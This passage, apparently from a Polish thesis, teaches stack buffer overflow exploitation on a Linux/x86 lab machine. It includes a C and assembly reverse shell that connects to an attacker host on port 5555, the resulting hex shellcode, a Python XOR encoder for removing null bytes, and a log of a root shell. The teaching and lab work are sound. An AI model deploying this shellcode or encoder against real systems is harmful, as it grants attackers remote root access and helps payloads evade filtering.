Przykładowa sieć ukazana na rysunku 3.7, mogłaby należeć do firmy mającej swoje biura w wielu różnych lokalizacjach. Atakujący mógłby dokonać ataku na pojedynczy serwer w ramach infrastruktury sieciowej danej organizacji. Następnie metodami rekonesansu i skanowania sieci mógłby wydedukować wygląd jej topologii. Na przykładzie sytuacji z rysunku 3.18, atakującemu udało się przejść filtrację zapory ogniowej na styku infrastruktury organizacji z Internetem, poprzez zwrotne połączenie, które maszyna będąca ofiarą miała wykonać. Ostatecznie, nieważnym jest poziom rozbudowania infrastruktury, będącej celem ataku, ważnym jest jedynie by udało się nawiązać tunel pomiędzy maszyną atakującego i maszyną, która jako pierwsza padnie ofiarą ataku.

3.3. Atakowanie systemu Linux/x86 – przepełnienie bufora na stosie


W poprzednim podrozdziale ustalono, że oczekiwany `shellcode` (*kod powłoki*), po swoim uruchomieniu, będzie miał nawiązywać połączenie zwrotne do maszyny atakującego. W naszym przypadku docelowym adresem będzie `192.168.0.19`, zaś portem docelowym: `5555`. Aby kod powłoki się wykonał, atakujący będzie musiał wygenerować bufor, zawierający najpierw stosowne wypełnienie, następnie odpowiednie cztery bajty będące adresem powrotu z funkcji `login` – w tym przypadku adresem `shellcode'u` na stosie, który ma przejąć wykonanie. Tuż za tymi czterema bajtami znajdzie się nasz shellcode, poprzedzony ciągiem bajtów implementujących rozkaz NOP. Dlaczego tak? Zanim wyjaśnię ich znaczenie, proszę przyjrzeć się poniższemu diagramowi stosu:



Rysunek 3.8. Diagram stosu w momencie ataku na aplikację. Źródło: opracowanie własne.

Na rysunku 3.8, bufor, który będzie celem ataku, znajduje się pod adresem `0xbffffc8c`. Interesujące pole, adres powrotu z funkcji, zaś pod adresem `0xbffffcbc`. Oznacza to, że należy wygenerować $0xbffffcb8 - 0xbffffc8c = 44$ bajty, które potrzebne będą, aby wypełnić przestrzeń od początku bufora aż do bajtu tuż przed adresem powrotu. Następne cztery bajty, zapisane w kolejności *little endian*, będą wskazywać na adres początku `shellcode'u` w pamięci stosu. Niestety, z uwagi na to, że ciężko jest przewidzieć pod jakim faktycznie adresem znajdzie się nasz bufor na stosie (tutaj pod adresem `0xbffffc8c`), toteż nie mamy względnie żadnej skutecznej metody estymowania, gdzie znajdzie się pierwszy bajt `shellcode'u`. W tym przypadku, w oparciu o diagram 3.8, adresem początku `shellcode'u` mógłby być pierwszy bajt tuż za nadpisanym adresem powrotu, a więc `0xbffffcc0`. Można zatem określić, że znając adres początku kontrolowanego przez atakującego bufora, ustalony będzie adres równy $adres\_bufora + 52$. Aby zatem uporać się z tym problemem, wykorzystać należy technikę znaną jako *NOP Sled*. Technika ta polega na poprzedzeniu `shellcode'u` stosowną sporą ilością powtórzonych bajtów `0x90`, które są pod architekturą x86 traktowane jako instrukcje procesora `NOP` *(No Operation)*. Instrukcje takie nie wykonują niczego, poza „*zmarnowaniem*" taktu procesora. W naszym przypadku posłużą one jako wypełniacz, po którym procesor się „*ześlizgnie*" do początku omawianego kodu.

Oznaczając adres początku wypełnienia bajtami *NOP* jako A_{NOP}, zaś długość tego wypełnienia (ilość powtórzeń bajtu `NOP`) jako L_{NOP}, można teraz bezpiecznie podać adres początku użytego `shellcode'u`, a więc jednocześnie adres powrotu z funkcji `login`, jako wartość z przedziału $\langle A_{NOP}, A_{NOP} + L_{NOP} \rangle$ gdyż w tym przedziale znajdować się będą instrukcje `NOP`, które pokierują procesor na pierwszy bajt kodu powłoki. Rysunek 3.19 prezentuje takie wypełnienie bajtami `0x90`. Ostatecznie, bufor danych wejściowych będzie miał następującą postać:



Rysunek 3.9. Struktura danych wejściowych generujących udany atak. Źródło: opracowanie własne.

W podanej na rysunku 3.9. strukturze, założono, że adresem `shellcode'u` będzie wartość `0xbffffd40` (zapis przedstawiony na diagramie został już poddany transformacji do formatu *little endian*). Wobec tego, nasz *NOP Sled* powinien być na tyle długi, by od adresu tuż za wartością adresu powrotu, do początku `shellcode'u` wypełnił odpowiednio przedpole. Długość kodu powłoki na tę chwilę nie jest określona, gdyż jeszcze nie napisany został stosowny kod.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <errno.h>

int main()
{
    int sockfd;
    int remoteport = 5555;
    const char *remote_addr = "192.168.0.14";
    struct sockaddr_in serv;
    char *sh[] = {"/bin/sh", 0};
    char *env[] = {0};

    sockfd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    serv.sin_family = AF_INET;
    serv.sin_addr.s_addr = inet_addr(remote_addr);
    serv.sin_port = htons(remoteport);

    memset(&(serv.sin_zero), 0, 8);
    int ret = connect(sockfd, (struct sockaddr *)&serv, sizeof(struct sockaddr));
    if(ret != 0)
    {
        fprintf(stderr, "[!] Couldn't connect: %x\n", errno);
        return 0;
    }

    dup2(sockfd, 0);
    dup2(sockfd, 1);
    dup2(sockfd, 2);

    execve(sh[0], sh, env);
}
```

Listing 3.12. Shellcode, który będę wstrzykiwać do atakowanego programu. Źródło: opracowanie własne.

Przedstawiony kod na listingu 3.12. najpierw przygotowuje odpowiedni *socket* w systemie w celu nawiązania połączenia ze zdalną maszyną. Jak przedstawiono na tym listingu, połączenie to będzie dotyczyły stosu `TCP/IP`, zaś maszyną docelową będzie komputer znajdujący się pod adresem

192.168.0.14:5555. Jest to oczywiście adres maszyny atakującego. Następnie po utworzeniu *socketu* program poprzez wywołanie funkcji connect starać się będzie otworzyć połączenie (w wyniku wymiany pakietów SYN, SYN+ACK i ACK). Jeśli maszyna atakującego nie odpowie stosownym pakietem SYN+ACK, implementacja funkcji connect, w systemach operacyjnych Linux, spróbuje powtórzyć kilkukrotnie wysłanie pakietu SYN i jeśli żadna z tych prób nie powiedzie, funkcja zwróci błąd, zaś program się zakończy. Wywołania funkcji dup2 powodują duplikację uchwytów do deskryptorów standardowych strumieni wejścia, wyjścia i błędu. Dzięki temu, uzyskany zostanie efekt przekierowania tych strumieni poprzez utworzony socket. Ostatecznie program wywołuje powłokę systemową /bin/sh.

W celu przetestowania działania tego programu, skompiluję go, oraz uruchomię na maszynie atakującego serwer oczekujący na połączenie pod wskazanym portem (5555, w celu postawienia serwera nasłuchującego na danym porcie, posłużę się programem ncat[11]). Ostatecznie na maszynie ofiary uruchomię przedstawiony na listingu 3.12. program, by sprawdzić czy faktycznie połączenie zostanie nawiązane i udostępniona zostanie powłoka systemowa. Rysunek 3.10 przedstawia wynik tego testu. Górny terminal, jako maszyna ofiary, najpierw prezentuje wersję systemu, oraz charakterystykę interfejsu sieciowego. Następnie przeprowadzana jest kompilacja programu, jego uruchomienie. W tym momencie nawiązywane jest połączenie z nasłuchującym serwerem przedstawionym na terminalu dolnym. Program ncat informuje o nadchodzącym połączeniu. Następnie atakujący wpisuje komendy wewnątrz swojego terminala. Znak zachęty linii poleceń nie jest przesyłany, ale to nie utrudnia działania. Kolejne komendy udowadniają możliwość dostępu atakującego do linii poleceń zdalnego systemu. Ostatecznie atakujący zamyka sesję poleceniem exit, co kończy działanie programu ./rev na maszynie ofiary.

Przygotowany program, przedstawiony na listingu 3.12 poprawnie realizuje swoją funkcjonalność. Jednakże, z uwagi na fakt, że został on napisany w języku „wyższego” poziomu, jakim jest język C, oraz kompilator GCC dolinkował podczas generacji pliku wykonywalnego różne biblioteki, które są ładowane dynamicznie przed wykonaniem się programu, nie mogę posłużyć się otrzymaną z tego kodu binarką jako kodem powłoki. Będę musiał wygenerować odpowiednik w kodzie assemblera, który nie będzie korzystał z żadnego symbolu rozwiązywanego dynamicznie podczas *ładowania programu* przez system.

```
root@protostar:/home/inz# ldd ./rev
        linux-gate.so.1 =>  (0xb7fe4000)
        libc.so.6 => /lib/libc.so.6 (0xb7e99000)
        /lib/ld-linux.so.2 (0xb7fe5000)
```

W wyjściu polecenia ldd znajduje się lista dynamicznie ładowanych przez ten program bibliotek. Każda z nich nie będzie mogła zostać załadowana podczas uruchamiania wstrzykniętego kodu powłoki, dlatego przygotowany alternatywny kod powłoki musi się bez nich obyć.

[11] https://nmap.org/ncat/

```
root@protostar:/home/inz# uname -a
Linux protostar 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686 GNU/Linux
root@protostar:/home/inz# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:a2:b7:ff
          inet addr:192.168.0.19  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea2:b7ff/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:88431 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21206 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:26763164 (25.5 MiB)  TX bytes:2619923 (2.4 MiB)
          Interrupt:19 Base address:0x2000

root@protostar:/home/inz# gcc rev.c -o rev
root@protostar:/home/inz# ./rev
root@protostar:/home/inz# _
```

```
[4/4] cmd - ncat  -klv 5555 (Admin)
   Description . . . . . . . . . . . : Intel(R) Dual Band Wireless-AC 7260
   Physical Address. . . . . . . . . : F8-16-54-2A-64-BC
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::75b4:3031:531e:4685%3(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.0.14(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : 27 listopada 2015 20:21:59
   Lease Expires . . . . . . . . . . : 29 listopada 2015 21:34:32
   Default Gateway . . . . . . . . . : 192.168.0.1
   DHCP Server . . . . . . . . . . . : 192.168.0.1

D:\>ncat -klv 5555
Ncat: Version 6.47 ( http://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 192.168.0.19.
Ncat: Connection from 192.168.0.19:48347.
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
uname -a
Linux protostar 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686 GNU/Linux
exit
```

Rysunek 3.10. Test programu nawiązującego połączenie z maszyną atakującego. Na górze widok terminala maszyny ofiary, na dole terminal atakującego. Źródło: opracowanie własne.

W celu wywołania z poziomu kodu asemblerowego żądanej funkcji systemowej, jaką może być np. `execve`, `socket`, `connect`, `dup2` – wykorzystać będzie trzeba przerwanie systemowe, jakim jest `int 0x80`. Instrukcja przerwania spowoduje wygenerowanie przez procesor wyjątku przerwania, a następnie przekierowanie przepływu wykonania do procedury obsługującej te konkretne przerwanie, o zadanym numerze (tutaj `0x80`). Wywołaną funkcją będzie procedura obsługi tzw. *syscalli* czyli wywołań systemowych. Wywołanie tego przerwania, z odpowiednio ustawionym numerem funkcji w rejestrze `AL` skutkować będzie wykonaniem, przez jądro systemu operacyjnego, danej funkcji systemowej z parametrami znajdującymi się w rejestrach: `ebx`, `ecx`, `edx`, itd.

Aby sprawdzić listę przerwań systemowych, można posłużyć się plikiem `/usr/include/asm/unistd_32.h`:

```
#ifndef _ASM_X86_UNISTD_32_H
#define _ASM_X86_UNISTD_32_H

/*
* This file contains the system call numbers.
*/
#define __NR_restart_syscall      0
#define __NR_exit             1
#define __NR_fork             2
#define __NR_read             3
#define __NR_write            4
#define __NR_open             5
```

```
...
#define __NR_unlink          10
#define __NR_execve          11
#define __NR_chdir           12
...
#define __NR_chroot          61
#define __NR_ustat           62
#define __NR_dup2            63
#define __NR_getppid         64
#define __NR_getpgrp         65
...
#define __NR_fstatfs        100
#define __NR_ioperm         101
#define __NR_socketcall             102
#define __NR_syslog         103
#define __NR_setitimer              104
...
#define __NR_preadv         333
#define __NR_pwritev        334
#define __NR_rt_tgsigqueueinfo      335
#define __NR_perf_event_open336

#endif /* _ASM_X86_UNISTD_32_H */
```

Listing 3.13. Definicje numerów SYSCALLi. Źródło: GN/LINUX: /usr/include/asm/unistd_32.h

Funkcje interfejsu *socketów* obsługiwane są przez wywołanie `socketcall` (102), które w rejestrze `BL` przyjmuje numer konkretnej funkcji (specyfikacja w pliku `/usr/include/linux/net.h`):

```
/*
 * NET          An implementation of the SOCKET network access protocol.
 *              This is the master header file for the Linux NET layer,
 *              or, in plain English: the networking handling part of the
 *              kernel.
 *
 * Version:     @(#)net.h      1.0.3   05/25/93
 * Authors:     Orest Zborowski, <obz@Kodak.COM>
 *              Ross Biro
 *              Fred N. van Kempen, <waltje@uWalt.NL.Mugnet.ORG>
 *              This program is free software; you can redistribute it and/or
 *              modify it under the terms of the GNU General Public License
 *              as published by the Free Software Foundation; either version
 *              2 of the License, or (at your option) any later version.
 */
#ifndef _LINUX_NET_H
#define _LINUX_NET_H

...
#define SYS_SOCKET      1       /* sys_socket(2)              */
#define SYS_BIND2               /* sys_bind(2)                */
#define SYS_CONNECT     3       /* sys_connect(2)             */
#define SYS_LISTEN      4       /* sys_listen(2)              */
#define SYS_ACCEPT      5       /* sys_accept(2)              */
...
#define SYS_SEND9               /* sys_send(2)                */
#define SYS_RECV10              /* sys_recv(2)                */
...
#endif   /* _LINUX_NET_H */
```

Listing 3.14. Definicje numerów SOCKETCALLi. Źródło: GN/LINUX: /usr/include/linux/net.h

Zatem, mając dane numery funkcji systemowych, można przygotować kod assemblerowy implementujący dokładnie tą samą funkcjonalność, co kod przedstawiony na listingu 3.12:

```
bits 32
global _start
```

```
section .text
_start:

      ; Ponizszy kod ma za zadanie utworzenie socketu.
      xor eax, eax
      xor ebx, ebx
      xor ecx, ecx
      xor edx, edx
      mov al, 0x66          ; socketcall()
      mov bl, 1             ; socket() dla socketcall
      push ecx
      push byte 6           ; IPPROTO_TCP
      push byte 1           ; SOCK_STREAM
      push byte 2           ; AF_INET
      mov ecx, esp
      int 0x80              ; Przerwanie systemowe
      mov esi, eax          ; eax zawiera uchwyt socketu

      ; Nawiazanie polaczenia ze zdalnym hostem
      mov al, 0x66
      xor ebx, ebx
      mov bl, 0x02
      push 0x0e00a8c0       ; Adres: 192.168.0.14 (little endian)
      push word 0xb315      ; zdalny port (5555)
      push word bx
      inc bl                ; funkcja connect()
      mov ecx, esp           ; ecx = adres struktury sockaddr
      push byte 0x10
      push ecx
      push esi
      mov ecx, esp
      int 0x80              ; Wywolanie funkcji connect()

      ; Duplikacja uchwytow standardowego strumienia
      ; wejscia, wyjscia i bledu.
      mov ebx, esi
      xor ecx, ecx
      mov cl, 3
dupfd:
      dec cl
      mov al, 0x3f   ; dup2()
      int 0x80
      jne dupfd

      ; Wywolanie powloki w lokalnym systemie, wraz
      ; ze zduplikowanymi strumieniami
      call callexec
      db "/bin/sh", 0,
      dd 0, 0
callexec:
      pop ebx               ; sciezka do programu
      lea ecx, [ebx+8]      ; tablica parametrow
      lea edx, [ebx+12]     ; tablica srodowiskowa (null)
      mov al, 0x0b          ; execve()
      int 0x80
```

Listing 3.15. Reimplementacja kodu powłoki, tym razem w kodzie assemblerowym. Źródło: opracowanie własne.

Program z listingu 3.15. poddawany jest kompilacji, sprawdzeniu rozmiaru i zrzuceniu jego zawartości w formie szesnastkowej:

```
attacker@nebula:/home/attacker$ nasm -f bin -o rev.bin rev.asm
attacker@nebula:/home/attacker$ stat rev.bin | grep -i size
  Size: 104             Blocks: 1          IO Block: 65536  regular file
```

```
attacker@nebula:/home/attacker$ xxd rev.bin
0000000: 31c0 31db 31c9 31d2 b066 b301 516a 066a  1.1.1.1..f..Qj.j
0000010: 016a 0289 e1cd 8089 c6b0 6631 dbb3 0268  .j........f1...h
0000020: c0a8 000e 6668 15b3 6653 fec3 89e1 6a10  ....fh..fS....j.
0000030: 5156 89e1 cd80 89f3 31c9 b103 fec9 b03f  QV......1......?
0000040: cd80 0f85 f4ff ffff e810 0000 002f 6269  ............/bi
0000050: 6e2f 7368 0000 0000 0000 0000 005b 8d4b  n/sh.........[.K
0000060: 088d 530c b00b cd80                      ..S.....

attacker@nebula:/home/attacker$ echo -n " unsigned char shellcode[] = \"" ; for i in
`objdump -D -b binary -mi386 rev.bin2 | tr '\t' ' ' | tr ' ' '\n' | grep -E '^[0-9a-
f]{2}$' ` ; do echo -n "\x$i" ; done; echo -e "\";"

unsigned char shellcode[] =
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x66\xb3\x01\x51\x6a\x06\x6a\x01\x6a\x02\x89\xe
1\xcd\x80\x89\xc6\xb0\x66\x31\xdb\xb3\x02\x68\xc0\xa8\x00\x0e\x66\x68\x15\xb3\x66\x5
3\xfe\xc3\x89\xe1\x6a\x10\x51\x56\x89\xe1\xcd\x80\x89\xf3\x31\xc9\xb1\x03\xfe\xc9\xb
0\x3f\xcd\x80\x0f\x85\xf4\xff\xff\xff\xe8\x10\x00\x00\x00\x2f\x62\x69\x6e\x2f\x73\x6
8\x00\x00\x00\x00\x00\x00\x00\x00\x00\x5b\x8d\x4b\x08\x8d\x53\x0c\xb0\x0b\xcd\x80";
```

Listing 3.16. Kompilacja i prezentacja uzyskanego kodu powłoki. Źródło: opracowanie własne.

Na podstawie listingu 3.16. zauważyć można, że uzyskany kod powłoki zajmuje jedynie 104 bajty. To bardzo dobra wiadomość, gdyż nim mniej bajtów będzie zajmował kod powłoki, tym do nadużycia mniejszej pojemności bufora będzie można później tego kodu ponownie wykorzystać. Jednakże z listingu 3.16. wynika poważniejsza obserwacja. W zrzucie szesnastkowym uzyskanego pliku binarnego, pogrubione zostały bajty zerowe. Jak wspomniano wcześniej, funkcja `strcpy` kopiuje bajty z bufora źródłowego do docelowego tak długo, dopóki napotkany bajt nie będzie bajtem zerowym, co by miało oznaczać efektywny koniec stringu. Szczególnie dobrze to widać w ostatnim poleceniu ukazanym na listingu 3.16., które na wyjściu wygenerowało przykładową tablicę bajtów, dla języka C. Taka tablica będzie przekopiowana jedynie do pierwszego wystąpienia bajtu zerowego. W związku z tym, należy teraz tak przetworzyć uzyskany kod maszynowy, aby całkowicie pozbyć się bajtów zerowych. W tym celu użyję tak zwanego `filtra`. Filtr będzie miał za zadanie tak przetworzyć wejściowy strumień bajtów, by każdy bajt poddać prostej transformacji arytmetyczno-logicznej, (która jednocześnie będzie odwracalna) w celu pozbycia się bajtów o danej wartości. Korzystając np. z operacji `XOR`, (która jest przykładem funkcji odwracalnej) można zbudować program dokonujący transformacji wszystkich bajtów binarnego kodu powłoki, a następnie poprzedzającego te bajty ciągiem instrukcji, które by w pętli odwracały każdy bajt do momentu napotkania specjalnego *markera stopu* (pętla transformacji odwrotnej wykonywana byłaby już podczas faktycznego ataku, po udanym trafieniu do `shellcode'u`).

$$A \oplus B = C \qquad C \oplus B = A$$

Rysunek 3.11. Odwracalność funkcji XOR. Źródło: opracowanie własne.

Podczas budowy programu, który zakoduje w odpowiedni sposób nasz binarny ciąg kodu powłoki, należy ustalić jakie rozkazy opisywać będą pętlę rozkodowującą. Przykładowy algorytm zaproponowano poniżej:

1. Pobierz adres początku strumienia bajtów do zdekodowania
2. Dekoduj kolejny bajt spod adresu
3. Inkrementuj wskaźnik kolejnego bajtu.
4. Sprawdź czy ostatnio zdekodowane cztery bajty równe są markerowi stopu.
5. Jeśli są, przerwij dekodowanie i rozpocznij wykonanie od początku strumienia. Jeśli nie są, przejdź do kroku 2.

Podczas początkowego kodowania wejściowego strumienia bajtów, program kodujący będzie musiał się upewnić, żeby umieścić na końcu tego strumienia odpowiedni marker stopu. Takim markerem mogą być dla przykładu cztery bajty, które gdy napotkane – przerwą pętlę dekodowania i rozpoczną wykonywanie się kodu powłoki. Jako parametr funkcji dekodującej, przykładowo XOR można wybrać dowolny bajt, który **nie występuje** w zrzucie szesnastkowym obecnej formy wejściowego strumienia bajtów. Powód takiego wyboru parametru funkcji XOR opiera się na właściwości tejże operacji logicznej, powodującej że xorowanie wartości przez tą samą wartość zwróci w wyniku zero. W takim przypadku powróciłbym do punktu wyjścia, mając zerowe bajty w strumieniu poddanemu filtracji.

W celu uporania się z problemem filtracji, przygotowałem następujący program napisany w języku *Python*:

```
#!/usr/bin/python

# This script reads binary file specified in first
# parameter and then encodes every byte by simply
# XORing it with custom value (specified in second param)
# then it writes output to another file.
# If second parameter wasn't specified (i.e XOR argument)
# the 0xAA is taken by default. In addition, it prepends a shellcode
# with simple decoding stub, then appends decoding-end marker when needed.

import sys, struct
from random import randint

XOR = 0xAA

if len(sys.argv) < 2:
      print "Usage: encshell.py <shellcode> <XOR> [-s] [-f]"
      print "\t-s - prevents appending/prepending shellcode with anything"
      print "\t-f - force using selected key"
      exit(1)

prev = 0
force = 0

if len(sys.argv) > 2:
      XOR = int(sys.argv[2],16)

      if len(sys.argv) == 4:
             if sys.argv[3] == '-s':
                    prev = 1
             elif sys.argv[3] == '-f':
                    force = 1

      if len(sys.argv) == 5:
             if sys.argv[4] == '-s':
                    prev = 1
             elif sys.argv[4] == '-f':
                    force = 1

f = open(sys.argv[1], 'rb')
bin = f.read()
print "[+] Input read: %d bytes." % len(bin)
f.close()

# Checking if this XOR value can be used

fa = False
while True:
      f = False
      for a in bin:
             byte = struct.unpack("B", a)[0]
             if byte == XOR and force == 0:
```

```
                        if fa == False:
                                print "[!] Value 0x%02X cannot be used as a"\
                                        "XOR value\n\tbecause it occures in input "\
                                        "file (xor will result with 00)" % XOR
                                fa = True

                        if len(sys.argv) == 3:
                                exit(1)
                        else:
                                XOR = randint( 1, 255)
                                print "\t- trying with 0x%02X..." % XOR
                                f = True
                                break
        if f: continue
        else: break

bAppendMarker = False

if bin[-4:] != "\xDE\xC0\xDE\xAB":
        bAppendMarker = True

file = sys.argv[1][:-4]+"_enc"+sys.argv[1][-4:]

g = open(file, 'wb')

print "[+] XORing each byte by 0x%02X" % XOR

decode = "\xEB\x12\x5B\x89\xDA\x80\x33"
decode += struct.pack("B", XOR)
decode += "\x43\x81\x7B\xFC\xDE\xC0\xDE\xAB" \
          "\x75\xF3\xFF\xE2\xE8\xE9\xFF\xFF\xFF"

if prev == 0:
        print "[+] Shellcode is being prepended with %d bytes "\
                        "of decode routine"   % len(decode)
        g.write(decode)

for a in bin:
        # XORing
        b = struct.unpack("B", a)[0]
        byte = b ^ XOR
        g.write(struct.pack("B", int(byte)))

if bAppendMarker == True and prev == 0:
        b1 = 0xAB ^ XOR
        b2 = 0xDE ^ XOR
        b3 = 0xC0 ^ XOR
        b4 = 0xDE ^ XOR
        g.write(struct.pack("BBBB", b4, b3, b2, b1 ))
        print "[+] Appending 0x%02X%02X%02X%02X (0xABDEC0DE) " \
                        "end-of-decoding marker" % (b1,b2,b3,b4)
g.close()

print "[+] %s generated." % file
```

*Listing 3.17. Program **encshell.py** realizujący zadanie filtracji kodu powłoki. Źródło: opracowanie własne.*

Program ten przyjmuje ścieżkę do binarnego pliku kodu powłoki, następnie do wczytanego strumienia bajtów dokleja marker stopu, tutaj będący wartością `0xABDEC0DE`. Następnie poddaje każdy bajt z tego pliku transformacji za pomocą funkcji XOR o podanym na wejściu kluczu, lub korzystając z domyślnego klucza `0xAA`. Później do pliku wyjściowego zapisywany jest kod będący pętlą dekodującą i tuż po nim zapisywany jest uzyskany zakodowany strumień bajtów.

Przykład wykorzystania tego programu przedstawiono na listingu 3.18:

```
attacker@nebula:/home/attacker$ xxd rev.bin
0000000: 31c0 31db 31c9 31d2 b066 b301 516a 066a  1.1.1.1..f..Qj.j
```

```
0000010: 016a 0289 e1cd 8089 c6b0 6631 dbb3 0268  .j........f1...h
0000020: c0a8 000e 6668 15b3 6653 fec3 89e1 6a10  ....fh..fS....j.
0000030: 5156 89e1 cd80 89f3 31c9 b103 fec9 b03f  QV......1......?
0000040: cd80 0f85 f4ff ffff e810 0000 002f 6269  ............/bi
0000050: 6e2f 7368 0000 0000 0000 0000 005b 8d4b  n/sh.........[.K
0000060: 088d 530c b00b cd80                      ..S.....

attacker@nebula:/home/attacker$ objdump -D -b binary -mi386 rev.bin
. . .
00000000 <.data>:
   0:   31 c0                   xor    %eax,%eax
   2:   31 db                   xor    %ebx,%ebx
   4:   31 c9                   xor    %ecx,%ecx
   6:   31 d2                   xor    %edx,%edx
   8:   b0 66                   mov    $0x66,%al
   a:   b3 01                   mov    $0x1,%bl
   c:   51                      push   %ecx
   d:   6a 06                   push   $0x6
   f:   6a 01                   push   $0x1
  11:   6a 02                   push   $0x2
. . .
  5c:   00 5b 8d                add    %bl,-0x73(%ebx)
  5f:   4b                      dec    %ebx
  60:   08 8d 53 0c b0 0b       or     %cl,0xbb00c53(%ebp)
  66:   cd 80                   int    $0x80

attacker@nebula:/home/attacker$ python encshell.py
Usage: encshell.py <shellcode> <XOR> [-s] [-f]
        -s - prevents appending/prepending shellcode with anything
        -f - force using selected key

attacker@nebula:/home/attacker$ python encshell.py rev.bin 0x66
[+] Input read: 104 bytes.
[!] Value 0x66 cannot be used as a XOR value
        because it occures in input file (xor will result with 00)

attacker@nebula:/home/attacker$ python encshell.py rev.bin
[+] Input read: 104 bytes.
[+] XORing each byte by 0xAA
[+] Shellcode is being prepended with 25 bytes of decode routine
[+] Appending 0x01746A74 (0xABDEC0DE) end-of-decoding marker
[+] rev_enc.bin generated.

attacker@nebula:/home/attacker$ xxd rev_enc.bin
0000000: eb12 5b89 da80 33aa 4381 7bfc dec0 deab  ..[...3.C.{.....
0000010: 75f3 ffe2 e8e9 ffff ff9b 6a9b 719b 639b  u.........j.q.c.
0000020: 781a cc19 abfb c0ac c0ab c0a8 234b 672a  x..........#Kg*
0000030: 236c 1acc 9b71 19a8 c26a 02aa a4cc c2bf  #l...q...j......
0000040: 19cc f954 6923 4bc0 bafb fc23 4b67 2a23  ...Ti#K....#Kg*#
0000050: 599b 631b a954 631a 9567 2aa5 2f5e 5555  Y.c..Tc..g*./^UU
0000060: 5542 baaa aaaa 85c8 c3c4 85d9 c2aa aaaa  UB..............
0000070: aaaa aaaa aaaa f127 e1a2 27f9 a61a a167  .......'..'....g
0000080: 2a74 6a74 01                             *tjt.

attacker@nebula:/home/attacker$ objdump -D -b binary -mi386 rev_enc.bin
. . .
00000000 <.data>:
   0:   eb 12                   jmp    0x14
   2:   5b                      pop    %ebx
   3:   89 da                   mov    %ebx,%edx
   5:   80 33 aa                xorb   $0xaa,(%ebx)
   8:   43                      inc    %ebx
   9:   81 7b fc de c0 de ab    cmpl   $0xabdec0de,-0x4(%ebx)
  10:   75 f3                   jne    0x5
  12:   ff e2                   jmp    *%edx
  14:   e8 e9 ff ff ff          call   0x2
  19:   9b                      fwait
  1a:   6a 9b                   push   $0xffffff9b
  1c:   71 9b                   jno    0xffffffb9
  1e:   63 9b 78 1a cc 19       arpl   %bx,0x19cc1a78(%ebx)
```

```
  24:   ab                      stos   %eax,%es:(%edi)
  25:   fb                      sti
  26:   c0 ac c0 ab c0 a8 23    shrb   $0x4b,0x23a8c0ab(%eax,%eax,8)
. . .
attacker@nebula:/home/attacker$ stat rev.bin | grep -i size
Size: 104             Blocks: 1          IO Block: 65536  regular file
attacker@nebula:/home/attacker$ stat rev_enc.bin | grep -i size
Size: 133             Blocks: 1          IO Block: 65536  regular file
```

Rysunek 3.18. Listing przedstawiający skompilowaną postać kodu powłoki, wykorzystanie programu ***encshell.py*** *i ostatecznie uzyskaną filtrowaną wersję tego kodu. Źródło: opracowanie własne.*

Listing 3.18 przedstawia kilka wykonanych poleceń mających na celu ukazanie binarnej postaci kodu powłoki przed i po filtracji. Pierwsze polecenie zrzuciło bajty w postaci reprezentacji szesnastkowej. Widać na niej zarówno bajty zerowe, jak i o wartości `0x66`, którą w następnym poleceniu będę chciał wykorzystać jako klucz kodowania. Kolejne polecenie pokazuje skrót programu *deasemblującego*, a więc tłumaczącego kod maszynowy na czytelny dla człowieka ciąg instrukcji assemblera. Jak wykazałem, kod ten jest zgodny z pierwotnym programem ukazanym na listingu 3.15. Następnie wykonuję program `encshell.py`, korzystając z klucza `0x66`. Niestety, z uwagi na obecność bajtu o takiej wartości w wejściowym strumieniu binarnym, program informuje o niemożliwości wykorzystania tego konkretnego klucza. Następne wywołanie programu korzysta już z domyślnego klucza: `0xAA`. Po wykonaniu programu filtra, utworzony zostaje plik `rev_enc.bin`, który zrzucam szesnastkowo. Zauważyć można, że po pierwsze objętość programu się zwiększyła (na skutek dodanego kodu dekodującego, oraz znacznika stopu). Ponadto pozbyto się teraz bajtów zerowych, które zastąpiły bajty `0xAA` (na mocy: $0 \oplus A = A$). Ostatnie polecenie dokonuje deasemblacji uzyskanego zakodowanego tym razem strumienia bajtów. Pierwsze 19 bajtów, włącznie z instrukcją `CALL` stanowi pętlę dekodującą (fragment pogrubiono). Tuż za instrukcją `CALL` rozpoczyna się strumień danych zakodowanych, stąd obecność tak różnorodnych i egzotycznych instrukcji procesora tuż koło siebie. Na skutek wykonania skoku bezwarunkowego (pod `offsetem 0`) do instrukcji `CALL` (`offset 14`), a następnie z tej instrukcji powrót pod `offset 2` – zostawiany będzie w sprytny sposób adres pierwszej instrukcji do dekodowania (`offset 19`) na stosie, jako iż ta instrukcja byłaby pierwotnie instrukcją do wykonania po powrocie z funkcji wywołanej mnemonikiem `CALL`. Ostatecznie porównuję rozmiary kodów przed i po kodowaniu. Różnica wynosi 29 bajtów, a więc stosunkowo niewiele.

